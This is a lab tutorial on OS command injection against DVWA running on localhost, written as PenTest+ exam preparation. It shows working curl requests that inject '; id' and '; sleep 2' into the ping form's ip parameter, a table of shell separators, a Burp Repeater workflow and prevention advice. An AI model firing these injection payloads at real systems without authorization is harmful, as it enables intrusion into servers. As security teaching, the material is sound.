
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | dvwa 2.5-0kali1 on http://127.0.0.1:42001 |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003: injection testing against OS command processors |
| Privilege | Normal user for browser and curl; sudo for dvwa-start if the service is stopped |
| Scope | What OS command injection is, finding shell-backed features, safe confirmation on DVWA, blind/timing detection, Linux vs Windows command context, Burp Repeater checks, impact tied to process identity, and prevention. Does not teach payload catalogs or post-exploitation after a shell. |
| Related guides | Install DVWA on Kali Linux |
OS command injection, also called shell injection, is a web vulnerability where attacker-controlled input changes an operating-system command executed by the server.
In practice that usually means:
- The app pastes your input into a shell command string
- The shell treats part of that input as syntax, not only as data
- You can start a second command or change how the first one runs
This lesson uses DVWA Command Injection at Low on http://127.0.0.1:42001. For modules and levels, use the DVWA learning map. Template injection is a different flaw; see server-side template injection.
id or a short sleep. Do not use destructive commands.
What OS command injection is
Vulnerable apps often wrap a system utility and glue user input onto the command line:
user input → string built for shell/system → OS runs attacker-controlled command syntax
On DVWA Low, the module builds a ping line like this (simplified from the package source):
$cmd = shell_exec( 'ping -c 4 ' . $target );$target comes from the ip request parameter. If you can end the ping argument and start another command, you have OS command injection.
Related idea: argument injection. Even without a second shell command, unsafe input can still change options on the intended program. Skipping the shell helps against chaining, but you still need to allowlist allowed arguments.
How this differs from nearby flaws:
- XSS: the browser runs markup or script
- SSTI: a template engine on the server evaluates directives
- Command injection: the OS shell (or similar) runs the command
Lab setup
Start DVWA if needed:
sudo dvwa-startWhen this finishes (or if DVWA was already running), the local site should answer on port 42001.
Then in the browser:
- Open
http://127.0.0.1:42001 - Log in with
admin/password - Left menu → DVWA Security → Low → Submit
- Left menu → Command Injection
For Terminal checks, copy PHPSESSID from DevTools and set:
export DVWA_COOKIE='PHPSESSID=your_session_here; security=low'export prints nothing on success. Confirm the variable in the same Terminal:
echo "${DVWA_COOKIE}"You should see your real PHPSESSID=...; security=low string, not the placeholder text. Use the curl command for -X POST and --data-urlencode if you need flag reminders.
Find command-execution inputs
Look for features that already call OS tools:
- Host lookup / ping / traceroute
- Format conversion or image processing wrappers
- Archive extractors and "system" utilities in admin panels
- Backup, mail, or print helpers that shell out
On DVWA, that feature is the ping form on Command Injection.
Before you try separators:
- Send a unique harmless marker
- Watch command output, errors, and response time
- Use Burp HTTP history to find the exact parameter name
Confirm the vulnerability safely
Submit a normal IP first so you know what healthy output looks like:
curl -s -H "Cookie: ${DVWA_COOKIE}" -X POST \
  -d 'ip=127.0.0.1&Submit=Submit' \
  "http://127.0.0.1:42001/vulnerabilities/exec/" \
| python3 -c 'import sys,re; m=re.search(r"<pre>(.*?)</pre>", sys.stdin.read(), re.S); print(m.group(1)[:280] if m else "no pre")'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.071 msWhat this shows:
- DVWA ran
ping -c 4against127.0.0.1 - Four replies means the baseline path works
- Keep this output as your "normal" reference
Next, append a second command with ;. On this Linux lab, ; id is a clear, low-impact proof:
curl -s -H "Cookie: ${DVWA_COOKIE}" -X POST \
  --data-urlencode 'ip=127.0.0.1; id' \
  -d 'Submit=Submit' \
  "http://127.0.0.1:42001/vulnerabilities/exec/" \
| python3 -c 'import sys,re; m=re.search(r"<pre>(.*?)</pre>", sys.stdin.read(), re.S); print(m.group(1) if m else "no pre")'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.047 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.047/0.053/0.062/0.005 ms
uid=118(_dvwa) gid=120(_dvwa) groups=120(_dvwa)What this shows:
- Ping still ran
idalso ran and printeduid=...(_dvwa)- Your input changed command syntax, not only the ping target
In the browser: Command Injection → enter 127.0.0.1; id → Submit. You should see the same uid= line in the page.
Blind command injection
Sometimes the OS still runs your command, but the app never returns stdout. That is blind command injection. You infer success from timing or another controlled side effect.
On DVWA Low, stdout is visible, so you can still practice timing. Measure a normal ping first:
/usr/bin/time -f 'elapsed=%e' curl -s -o /dev/null -H "Cookie: ${DVWA_COOKIE}" -X POST \
  --data-urlencode 'ip=127.0.0.1' \
  -d 'Submit=Submit' \
"http://127.0.0.1:42001/vulnerabilities/exec/"elapsed=3.13About three seconds is normal here for ping -c 4. Now add a short delay after the ping:
/usr/bin/time -f 'elapsed=%e' curl -s -o /dev/null -H "Cookie: ${DVWA_COOKIE}" -X POST \
  --data-urlencode 'ip=127.0.0.1; sleep 2' \
  -d 'Submit=Submit' \
"http://127.0.0.1:42001/vulnerabilities/exec/"elapsed=5.14The extra ~2 seconds matches sleep 2, so the second command ran even if you only looked at timing.
When stdout is missing, blind checks usually look like:
- Timing: delay execution and compare response time to a baseline
- Output redirection: write output somewhere the lab app can safely show
- Out-of-band (OAST): trigger DNS/HTTP to an authorized monitor endpoint
Remember:
- No printed output does not mean "safe"
- Keep delays short in shared labs
- Use only authorized callback endpoints for OAST
Windows vs Linux command context
| Topic | Typical Linux/macOS shell | Typical Windows cmd |
|---|---|---|
| Common separators | ;, &&, ||, | |
&, &&, ||, | |
| Delay proof | sleep N |
timeout /T N (lab-dependent) |
| Identity proof | id, whoami |
whoami |
| Quoting / escaping | Shell-dependent | Different metacharacters and quoting rules |
Practical tips:
- Confirm the OS first; separators differ
- Do not memorize a giant payload list
- Test only what your scope allows
DVWA picks ping vs ping -c 4 from php_uname.
Burp Repeater workflow
Use Burp Suite when you want to edit the POST body without the browser form:
- Proxy DVWA with intercept off
- Submit a normal IP such as
127.0.0.1on Command Injection - Find the request in Proxy → HTTP history
- Send to Repeater
- Change
ipto a unique marker, then to127.0.0.1; id
Compare:
- Status code
- Response length
- Whether your marker or
uid=text appears in the body - Whether filters strip characters from the parameter
Why impact varies
On this lab, the process identity was _dvwa, not root. Command injection gives you only what that OS user can do:
- Read files it can read
- Reach networks it can reach
- Write where it has permission
That often leads into local privilege escalation next, not an automatic full compromise. See Linux privilege escalation after a low-privilege foothold.
Prevention
Best fix: do not build a shell command string from user input.
- Prefer libraries/APIs over
system,shell_exec, or concatenatedRuntime.exec - If you must run a binary, call it without a shell, pass arguments separately, and allowlist each value
- Skipping the shell blocks many chaining attacks, but not dangerous program options (argument injection)
- Deny-lists of
;or&&are not the main control; incomplete stripping still fails
Summary
OS command injection (shell injection) is untrusted input reaching a shell or system command as syntax. On DVWA Low, a normal ping is the baseline, 127.0.0.1; id proves a second command ran as _dvwa, and a short sleep shows how blind cases can still be timed.
Impact follows the process user. Skipping the shell stops many chaining attacks, but you still need to allowlist arguments. When the app evaluates template directives instead of OS commands, use the SSTI lesson instead of shell payloads.
References
- OWASP OS Command Injection: https://owasp.org/www-community/attacks/Command_Injection
- OWASP Command Injection Defense Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html
- PortSwigger Web Security Academy (OS command injection): https://portswigger.net/web-security/os-command-injection
- DVWA GitHub repository: https://github.com/digininja/DVWA
Frequently Asked Questions
What is the difference between command injection and code injection?
Command injection targets an OS command processor (a shell or similar). Code injection targets an application language runtime or interpreter. Related, but different sinks and fixes.
Does missing command output mean the injection failed?
No. Blind command injection can still execute. Use timing or another authorized side channel before you conclude the parameter is safe.
Is blacklisting ; and && enough?
No. Separators and quoting differ by shell and OS, and incomplete filters are common. Prefer not invoking a shell with concatenated input.
Why did id show _dvwa instead of root?
DVWA's web stack runs the command as the application user. That identity bounds what the injection can do until a separate privilege-escalation path exists.
